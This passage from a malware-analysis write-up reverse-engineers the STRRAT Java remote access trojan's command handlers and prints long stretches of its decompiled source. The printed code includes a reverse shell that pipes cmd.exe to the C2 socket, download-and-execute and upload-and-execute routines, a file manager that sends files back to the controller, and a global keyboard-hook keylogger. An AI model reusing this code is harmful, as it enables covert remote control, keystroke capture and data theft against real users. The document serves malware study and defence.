This command will set a boolean variable we've renamed as ActiveConToC2 to false, before closing any stream inputs that are being used in ertdbdth to log key pushes, and then calls exit for this process thus terminating the running STRRAT instance.







In essence the disconnect method is terminating the process and disconnecting the C2 connection to STRRAT.

Command Functionality: down-n-exec

This command will call 2 more functions inside of cbnfdhn, sabretb (object, string), and dfhttegd (string) which we'll take a closer look at so they can be renamed.



The first passed parameter to sabretb is an object that will be containing a url from which to retrieve a remote file from. This takes the received file and stores it in object3 which is then launched using either java.exe, wscript.exe, or cmd.exe depending on its extension.



From here we can rename this sabretb method DownloadAndExecute. Finally examining dfhttegd (string) we can see this is just used to update the C2 on the STRRAT status, so we can name this and sdfsldf (string) StatusUpdate and StatusUpdateSend.

```
public static void dfhttegd(String string) {
    cbnfdhn.sdfsldf(new StringBuilder().insert(0, "update-status|").append(string).toString());
}
```

```
public static void sdfsldf(String string) {
    String string2 = String.valueOf(string.getBytes().length + "\r\n\r\n");
    OutStream1.write(string2.getBytes());
    OutStream1.write(string.getBytes());
    OutStream1.flush();
}
```

Command Functionality: update

This command will create a new object as a file passed to it by running cbnfdhn.gsbthstgb, release the current fileLock with a method called sdfsldf, execute the object that was passed down to the malware, and then uninstall the current STRRAT malware.

```
} else if (stringArray3[0].equals("update")) {
    object = cbnfdhn.gsbthstgb(stringArray2[1]);
    fileLock.sdfsldf();
    Runtime.getRuntime().exec(new StringBuilder().insert(0, string).append("\"").append(((File)object).getAbsolutePath()).append("\"").toString());
    cbnfdhn.Uninstall(stringArray);
```

```
private static File gsbthstgb(String string) {
    int n = cbnfdhn.ParseNumOfCommands();
    byte[] byArray = new byte[8192];
    FileOutputStream fileOutputStream = new FileOutputStream(new StringBuilder().insert(0, FolderPath).append(string).toString());
    int n2 = 0;
    int n3 = n;
    int n4 = 0;
    while (n4 != n) {
        if (n3 >= 8192) {
            n3 = 8192;
        }
        n3 = InStream1.read(byArray, 0, n3);
        n2 += n3;
        if (n3 == -1) {
            throw new Exception();
        }
        fileOutputStream.write(byArray, 0, n3);
        n3 = n - n2;
        n4 = n2;
    }
    fileOutputStream.close();
    return new File(new StringBuilder().insert(0, FolderPath).append(string).toString());
}
```

This seems to be a fairly hacked together (pun intended) update mechanism to send an updated version of STRRAT to infect the system, and remove the existing version. There's not a lot of error handling to ensure that this is successful though, so if the update fails to execute the new version of STRRAT or the wrong number of parameters is sent, this can lead to STRRAT uninstalling itself without actually updating.

We will rename cbnfdhn.gsbthstgb to cbnfdhn.CreateFileObj for further analysis

Command Functionality: up-n-exec

This command will function similar to down-n-exec, only instead of it retrieving a file from a defined URL to run (download and execute) this is going to take an uploaded file directly from the C2 and execute it (upload and execute)

```
} else if (stringArray2[0].equals("up-n-exec")) {
    object = cbnfdhn.CreateFileObj(stringArray2[1]);
    object3 = ((File)object).getName().substring(((File)object).getName().lastIndexOf(".")).toLowerCase();
    if (((String)object3).equals(".vbs") || ((String)object3).equals(".js") || ((String)object3).equals(".wsf")) {
        Runtime.getRuntime().exec(new String[]{"wscript", ((File)object).getAbsolutePath()});
    } else if (((String)object3).equals(".jar")) {
        Runtime.getRuntime().exec(new StringBuilder().insert(0, string).append("\"").append(((File)object).getAbsolutePath()).append("\"").toString());
    } else {
        Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c \"").append(((File)object).getAbsolutePath()).append("\"").toString());
    }
    cbnfdhn.StatusUpdate("Executed File");
    Thread.sleep(3000L);
    cbnfdhn.StatusUpdate("Ready");
```

Command Functionality: remote-cmd

This command has 2 primary components, a new object creation with cbnfdhn.sfsrgsbd (this is very similar to sdfsldf (string) we renamed to StatusUpdateSend, except it does so using a new socket that's created to the C2), and a new instance of dgdfndnbcn which is created using the newly created socket, and a string array containing "cmd.exe".


```
} else if (stringArray2[0].equals("remote-cmd")) {
    object = cbnfdhn.sfsrgsbd(new StringBuilder().insert(0, "remote-cmd|").append(cbnfdhn.sabretb()).append("|").append(cbnfdhn.sdfsldf()).toString());
    new dgdfndnbcn((Socket)object, new String[]{"cmd.exe"});
    cbnfdhn.StatusUpdate("Ready");
```

We'll rename cbnfdhn.sfsrgsbd to cbnfdhn.StatusUpdateSendNewSock. Analysing the new instance of dgdfndnbcn, we can see that this is about 150 lines of decompiled code long, but we can start with the definition using a socket object and a string array.

```
    dgdfndnbcn(Socket object, String[] stringArray) {
        try {
            dgdfndnbcn dgdfndnbcn2 = this;
            Socket socket = object;
            dgdfndnbcn2.dfhttegd = socket.getInputStream();
            dgdfndnbcn2.sdfsldf = socket.getOutputStream();
            object = new ProcessBuilder(stringArray);
            ((ProcessBuilder)object).redirectErrorStream(true);
            dgdfndnbcn dgdfndnbcn3 = this;
            dgdfndnbcn3.sabretb = ((ProcessBuilder)object).start();
            dgdfndnbcn3.fgsbsfgsb = new BufferedReader(new InputStreamReader(this.sabretb.getInputStream()));
            this.bsgshsbs = new BufferedWriter(new OutputStreamWriter(this.sabretb.getOutputStream()));
            new Thread(new xnfghdgh(this)).start();
            new Thread(new xcdghdgdn(this)).start();
            return;
        }
        catch (Exception exception) {
            this.gsbthstgb = false;
            return;
        }
    }

    private void sabretb() {
        try {
            block2: while (true) {
                String string;
                dgdfndnbcn dgdfndnbcn2 = this;
                while ((string = dgdfndnbcn2.fgsbsfgsb.readLine()) != null) {
                    if (string.trim().equals("")) continue block2;
                    string = new StringBuilder().insert(0, string).append("\n").toString();
                    dgdfndnbcn dgdfndnbcn3 = this;
                    dgdfndnbcn2 = dgdfndnbcn3;
                    dgdfndnbcn3.sdfsldf.write(string.getBytes());
                    dgdfndnbcn3.sdfsldf.flush();
                }
                break;
            }
            dgdfndnbcn dgdfndnbcn4 = this;
            dgdfndnbcn4.gsbthstgb = false;
            dgdfndnbcn4.fgsbsfgsb.close();
            dgdfndnbcn4.sdfsldf.close();
            return;
        }
        catch (Exception exception) {
            System.out.println(exception.getMessage());
            return;
        }
    }
}
```

Although the obfuscation here makes things a little bit confusing, if we look at what we're dealing with as a whole, we can see there's an input and output stream from the C2, a new process using ProcessBuilder, and new threads that will be started for a given process.

What's interesting with this is that only a socket and cmd.exe is being passed to this process creation, and there's no command-line parameters given. The reason for this is because it creates a new instance of sabretb, which in this case is the process being run, and is redirecting input and output from cmd.exe directly to the established socket connection to the C2.




If an error occurs a boolean is switched and the socket is released. To this end, remote_cmd is a way of issuing remote commands to the endpoint in the form of a reverse shell.

We can rename dgdfndnbcn to ReverseShell for ease of analysis.


Command Functionality: power-shell

This command functions much the same as remote_cmd, only it is executing an instance of powershell.exe with the command-line "-" as opposed to running cmd.exe, which I assume is to support command-line arguments with PowerShell.



Command Functionality: file-manager

This command first creates connects to a new Socket on the C2 and sends a status update that the file-manager has been opened before creating a new instance of 'ghdfdndfn' using the created socket as a passed parameter.



By examining 'ghdfdndfn' we can see that a new object reference to itself is defined as ghdfdndfn2, before a variable of sdfsldf is set to the passed Socket, dfhttegd is set as the input stream to this socket, and sabretb is set as the output stream to this socket.

```
ghdfdndfn(Socket socket) {
    try {
        ghdfdndfn ghdfdndfn2 = this;
        Socket socket2 = this.sdfsldf = socket;
        ghdfdndfn2.dfhttegd = socket2.getInputStream();
        ghdfdndfn2.sabretb = socket2.getOutputStream();
        new Thread(new xndfgd(this)).start();
        return;
    }
    catch (Exception exception) {
        return;
    }
}
```

The main functionality of this object is stored within the class dfhttegd where commands can be sent via the established socket connection once the file-manager command has been run.

```
private void dfhttegd() {
    try {
        while (true) {
            ghdfdndfn ghdfdndfn2 = this;
            String[] stringArray = ghdfdndfn2.sdfsldf(ghdfdndfn2.sabretb()).split("\\|");
            if (stringArray[0].equals("navigate")) {
                this.dfhttegd(ghdfdndfn.sabretb(stringArray[1]));
                continue;
            }
            if (stringArray[0].equals("nav-key-log")) {
                this.dfhttegd(ghdfdndfn.sabretb(cbnfdhn.STRLogsLocation));
                continue;
            }
            if (stringArray[0].equals("open")) {
                Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c \"").append(stringArray[1]).append("\"").toString());
                continue;
            }
            if (stringArray[0].equals("delete")) {
                this.sdfsldf(new File(stringArray[1]));
                continue;
            }
            if (stringArray[0].equals("savefile")) {
                this.sdfsldf(stringArray[1]);
                continue;
            }
            if (!stringArray[0].equals("bringfile")) continue;
            File file = new File(stringArray[1]);
            ghdfdndfn ghdfdndfn3 = this;
            if (file.isFile()) {
                ghdfdndfn3.dfhttegd(new StringBuilder().insert(0, "savefile|").append(stringArray[2]).toString());
                this.sabretb(file);
                continue;
            }
            ghdfdndfn3.dfhttegd("showdialog|You cannot download a folder");
        }
    }
    catch (Exception exception) {
        return;
    }
}
```

The commands that can be sent are:

- navigate
- nav-key-log
- open
- delete
- savefile
- bringfile

navigate

If navigate is sent, a new call is made to dfhttegd, passing a string that is returned from a call to sabretb which takes a passed string as a parameter. To figure out what is happening, we need to take a look at sabretb.

Taking a provided string, sabretb creates an array of files (directories included) based on the given string and then formats the returned file information for ease of visibility for each given file in the array. In addition this will check if the file is a directory, and if so it will insert a ‘D’ into the returned response. If not it will insert a ‘F’, and perform calculations of the file size by dividing of 1024 to get the number of kilobytes for each file returned.

This means that “navigate” effectively functions as a command to “view inside this directory and show me the contents”.

nav-key-log

“nav-key-log” performs the same call; however, instead of passing a string provided by the C2, it will automatically pass, cbnfdhn.STRLogsLocation which is the location of STRRAT logs we’ve previously renamed, and thus we can infer this command is to navigate to the log directory and display contents.

open

If “open” is sent, STRRAT takes this as an instruction to execute the file using cmd.exe which will use the default COM object for the particular file extension it is attempting to run.

```
Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c \"").append(stringArray[1]).append("\"").t
```

delete

If “delete” is sent, STRRAT makes a call to sdfsldf (file) passing into it the output of a new file object being created with a given string passed to it. By examining sdfsldf we can see that this is a simple function designed to first determine if the object referenced by the string passed is a directory, if so then it will recursively delete all the files inside of this, and the directoy. If not, it will simply delete the file passed to it.

```
private void sdfsldf(File file) {
    if (file.isDirectory()) {
        int n;
        File[] fileArray = file.listFiles();
        int n2 = fileArray.length;
        int n3 = n = 0;
        while (n3 < n2) {
            File file2 = fileArray[n];
            this.sdfsldf(file2);
            n3 = ++n;
        }
    }
    file.delete();
}
```

savefile

If “savefile” is sent, STRRAT makes a call to sdfsldf (String) passing in a given file which is read into a FileOutputStream to allow it to be written to disk.

```
private void sdfsldf(String object) {
    int n = this.sabretb();
    byte[] byArray = new byte[8192];
    object = new FileOutputStream((String)object);
    int n2 = 0;
    int n3 = n;
    int n4 = 0;
    while (n4 != n) {
        ghdfdndfn ghdfdndfn2;
        if (n3 >= 8192) {
            n3 = 8192;
            ghdfdndfn2 = this;
        } else {
            ghdfdndfn2 = this;
        }
        n3 = ghdfdndfn2.dfhttegd.read(byArray, 0, n3);
        n2 += n3;
        if (n3 == -1) {
            throw new Exception();
        }
        ((FileOutputStream)object).write(byArray, 0, n3);
        n3 = n - n2;
        n4 = n2;
    }
    ((FileOutputStream)object).close();
}
```

bringfile

Finally, if “bringfile” is sent, STRRAT creates a new file object and checks if the file object (handle) it now has is a file or not, if not an error is sent back stating that “You cannot download a folder”. Where it is a file, it will make a call to sabretb (file) passing it in this file.

```
                continue;
            }
            if (!stringArray2[0].equals("bringfile")) continue;
            File file = new File(stringArray2[1]);
            String[] stringArray3 = stringArray;
            if (file.isFile()) {
                super.dfhttegd(new StringBuilder().insert(0, "savefile|").append(stringArray2[2]).toString());
                super.sabretb(file);
                continue;
            }
            super.dfhttegd("showdialog|You cannot download a folder");
        }
    }
    catch (Exception exception) {
        return;
    }
}
```

sabretb (file) will send the bytes of the given file back through to a FileInputStream allowing the file to be downloaded.

```
private void sabretb(File object) {
    try {
        Object object2 = String.valueOf(((File)object).length() + "\r\n\r\n");
        this.sabretb.write(((String)object2).getBytes());
        object = new FileInputStream((File)object);
        object2 = new byte[8192];
        while (true) {
            int n;
            if ((n = ((FileInputStream)object).read((byte[])object2, 0, 8192)) == -1) {
                ((FileInputStream)object).close();
                return;
            }
            ghdfdndfn ghdfdndfn2 = this;
            ghdfdndfn2.sabretb.write((byte[])object2, 0, n);
            ghdfdndfn2.sabretb.flush();
        }
    }
    catch (Exception exception) {
        try {
            this.sdfsldf.close();
            return;
        }
        catch (Exception exception2) {
            return;
        }
    }
}
```


From the above scenarios, although we're not sure if these commands are sent manually or by an interactive file-manager hosted by the C2, we can conclude that "file-manager" provides a virtual file manager which allows the above functionality.

Command Functionality: keylogger

This command focuses primarily around the class ghgmgf. If ghgmgf.sabretb is not true, this will create a new object from the class ghgmgf, if it is true it will be set to false.

```
} else if (stringArray2[0].equals("keylogger")) {
    if (!ghgmgf.sabretb) {
        object = conrann.StatusUpdateSendNewSock(new StringBuilder().insert(0, "keylogger|").append(cbnfdhn.sabretb()).append("|").append(cbnfdhn.sdfsldf()).toString());
        new ghgmgf((Socket)object, null);
    } else {
        ghgmgf.sabretb = false;
        cbnfdhn.StatusUpdate("Try Again");
    }
```

By examining ghgmgf we see that sabretb is a simple static boolean being referenced. Further to this we can examine the primary ghgmgf method to get an idea of what is happening.




```
74  ghgmgf(Socket object, String string) {
75      ghgmgf ghgmgf2;
76      block7: {
77          String string2;
78          block6: {
79              ghgmgf ghgmgf3 = this;
80              ghgmgf ghgmgf4 = this;
81              this.fgssdg = true;
82              ghgmgf4.fgsbsfgsb = false;
83              ghgmgf4.gsbthstgb = false;
84              ghgmgf3.dsgsdfge = object;
85              ghgmgf3.ertdbdth = string;
86              if (object != null) {
87                  try {
88                      this.sfsrgsbd = ((Socket)object).getOutputStream();
89                      sabretb = true;
90                      string2 = string;
91                      break block6;
92                  }
93                  catch (IOException iOException) {
94                      this.gsbthstgb();
95                  }
96              }
97              string2 = string;
98          }
99          if (string2 != null) {
100             try {
101                 object = "<!DOCTYPE html><html><head><style>body{font-size:13px;font-family:verdana,helvetica,ar
102                 ghgmgf ghgmgf5 = this;
103                 this.bsgshsbs = new FileWriter(string, false);
104                 this.bsgshsbs.write((String)object);
105                 this.bsgshsbs.flush();
106                 ghgmgf5.bsgshsbs.close();
107                 ghgmgf5.dfhttegd = new StringBuilder();
108                 sdfsldf = true;
109                 ghgmgf5.dfhttegd();
110                 ghgmgf2 = this;
111                 break block7;
112             }
113             catch (Exception exception) {
114                 this.gsbthstgb();
115             }
116         }
117         ghgmgf2 = this;
118     }
119     object = ghgmgf2;
120     new Thread(new xnxcxvb((ghgmgf)object)).start();
121 }
```

Taking into account the existing socket connection which is passed into this method, there's also a null string being passed when creating the object, and due to this an entry at line 101 isn't triggered until after a new ghgmgf object has been instantiated and started. Examining line 101 reveals HTML text which is being passed to 'bsgshsbs' for writing, which includes the terms 'Keyboard Log' and 'Generated by Strigoi Master'

This is very basic HTML and winds up looking similar to the below, presumably appended with Keylogs as keystrokes are logged, and it tells us that the author of this malware possibly favors a dark theme.

It should be noted that if any failures occur an instance of ‘gsbthstgb()’ is called which looks to be closing any existing sockets and logging that a Keylogger has been shutdown.

```
247     private void gsbthstgb() {
248         ghgmgf ghgmgf2;
249         block6: {
250             this.fgssdg = false;
251             if (this.dsgsdfge != null) {
252                 try {
253                     sabretb = false;
254                     ghgmgf ghgmgf3 = this;
255                     ghgmgf3.sfsrgsbd.close();
256                     ghgmgf3.dsgsdfge.close();
257                     ghgmgf2 = this;
258                     break block6;
259                 }
260                 catch (IOException iOException) {}
261             }
262             ghgmgf2 = this;
263         }
264         if (ghgmgf2.ertdbdth != null) {
265             try {
266                 sdfsldf = false;
267                 this.bsgshsbs.close();
268             }
269             catch (Exception exception) {}
270         }
271         System.out.println("KeyloggerEx Shutdown");
272     }
```

To understand what this command aims to do we need to look at the below line which runs when a new object of ghgmgf is created after the null check above is performed.

```
new Thread(new xnxcxvb((ghgmgf)object)).start();
```

By decompiling ‘xnxcxvb’ we can see that it implements the Runnable class with an instance of ghgmgf it is being passed that is assigned to ‘sdfsldf’.

```
// Decompiled with: CFR 0.151
// Class Version: 5
package carLambo;

import carLambo.ghgmgf;

final class xnxcxvb
implements Runnable {
    private ghgmgf sdfsldf;

    xnxcxvb(ghgmgf ghgmgf2) {
        this.sdfsldf = ghgmgf2;
    }

    public final void run() {
        ghgmgf.sabretb(this.sdfsldf);
    }
}
```

The key component here is that when a new thread is being created it will run ‘ghgmgf.sabretb(this.sdfsldf)’, which means we can take a look at the method inside ‘sabretb(ghgmgf)’ to determine what will happen.

```
226     static void sabretb(ghgmgf ghgmgf2) {
227         ghgmgf ghgmgf3;
228         try {
229             GlobalKeyboardHook globalKeyboardHook = new GlobalKeyboardHook(true);
230             ghgmgf ghgmgf4 = ghgmgf2;
231             globalKeyboardHook.addKeyListener(new fhfhjfg(ghgmgf2));
232             while (ghgmgf4.fgssdg && (sabretb || sdfsldf)) {
233                 Thread.sleep(128L);
234                 ghgmgf4 = ghgmgf2;
235             }
236             globalKeyboardHook.shutdownHook();
237             ghgmgf3 = ghgmgf2;
238         }
239         catch (Exception exception) {
240             ghgmgf ghgmgf5 = ghgmgf2;
241             ghgmgf3 = ghgmgf5;
242             ghgmgf5.gsbthstgb();
243         }
244         ghgmgf3.gsbthstgb();
245     }
```

fhfhjfg is a listener being applied for any keys pushed

It’s within this method that a GlobalKeyboardHook is registered, which we know is used by the System Hook Plugin that STRRAT relies on. By decompiling this class we can see a number of keycodes being registered for listening, and a number of combination of keys to ensure that these are also logged.

```
import lc.kra.system.keyboard.event.GlobalKeyAdapter;
import lc.kra.system.keyboard.event.GlobalKeyEvent;

final class fhfhjfg
extends GlobalKeyAdapter {
    private ghgmgf sdfsldf;

    fhfhjfg(ghgmgf ghgmgf2) {
        this.sdfsldf = ghgmgf2;
    }

    /*
     * Unable to fully structure code
     */
    public final void keyReleased(GlobalKeyEvent var1_1) {
        v0 = var1_1;
        var2_2 = v0.getKeyChar();
        if (v0.getVirtualKeyCode() != 20) ** GOTO lbl11
        if (ghgmgf.sdfsldf(this.sdfsldf)) {
            v1 = var1_1;
            ghgmgf.sabretb(this.sdfsldf, false);
        } else {
            ghgmgf.sabretb(this.sdfsldf, true);
lbl11:
            // 2 sources

            v1 = var1_1;
        }
        if (v1.isShiftPressed() && var1_1.getVirtualKeyCode() == 49) {
            v2 = 33;
        } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 50) {
            v2 = 64;
        } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 51) {
            v2 = 35;
        } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 52) {
            v2 = 36;
        } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 53) {
            v2 = 37;
        } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 54) {
            v2 = 94;
        } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 55) {
            v2 = 38;
        } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 56) {
            v2 = 42;
        } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 57) {
            v2 = 40;
        } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 48) {
            v2 = 41;
        } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 189) {
            v2 = 95;
        } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 187) {
            v2 = 43;
        } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 219) {
```

```
            var2_3 = "[Ctrl-N]";
        } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 79) {
            var2_3 = "[Ctrl-O]";
        } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 80) {
            var2_3 = "[Ctrl-P]";
        } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 81) {
            var2_3 = "[Ctrl-Q]";
        } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 82) {
            var2_3 = "[Ctrl-R]";
        } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 83) {
            var2_3 = "[Ctrl-S]";
        } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 84) {
            var2_3 = "[Ctrl-T]";
        } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 85) {
            var2_3 = "[Ctrl-U]";
        } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 86) {
            var2_3 = "[Ctrl-V]";
        } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 87) {
            var2_3 = "[Ctrl-W]";
        } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 88) {
            var2_3 = "[Ctrl-X]";
        } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 89) {
            var2_3 = "[Ctrl-Y]";
        } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 90) {
            var2_3 = "[Ctrl-Z]";
        } else if (var1_1.getVirtualKeyCode() == 8) {
            var2_3 = "[Back]";
        } else if (var1_1.getVirtualKeyCode() == 38) {
            var2_3 = "[UP]";
        } else if (var1_1.getVirtualKeyCode() == 40) {
            var2_3 = "[DOWN]";
        } else if (var1_1.getVirtualKeyCode() == 37) {
            var2_3 = "[LEFT]";
        } else if (var1_1.getVirtualKeyCode() == 39) {
            var2_3 = "[RIGHT]";
        } else if (var1_1.getVirtualKeyCode() == 27) {
            var2_3 = "[esc]";
        } else if (var1_1.getVirtualKeyCode() == 13) {
            var2_3 = "[ENTER]";
        }
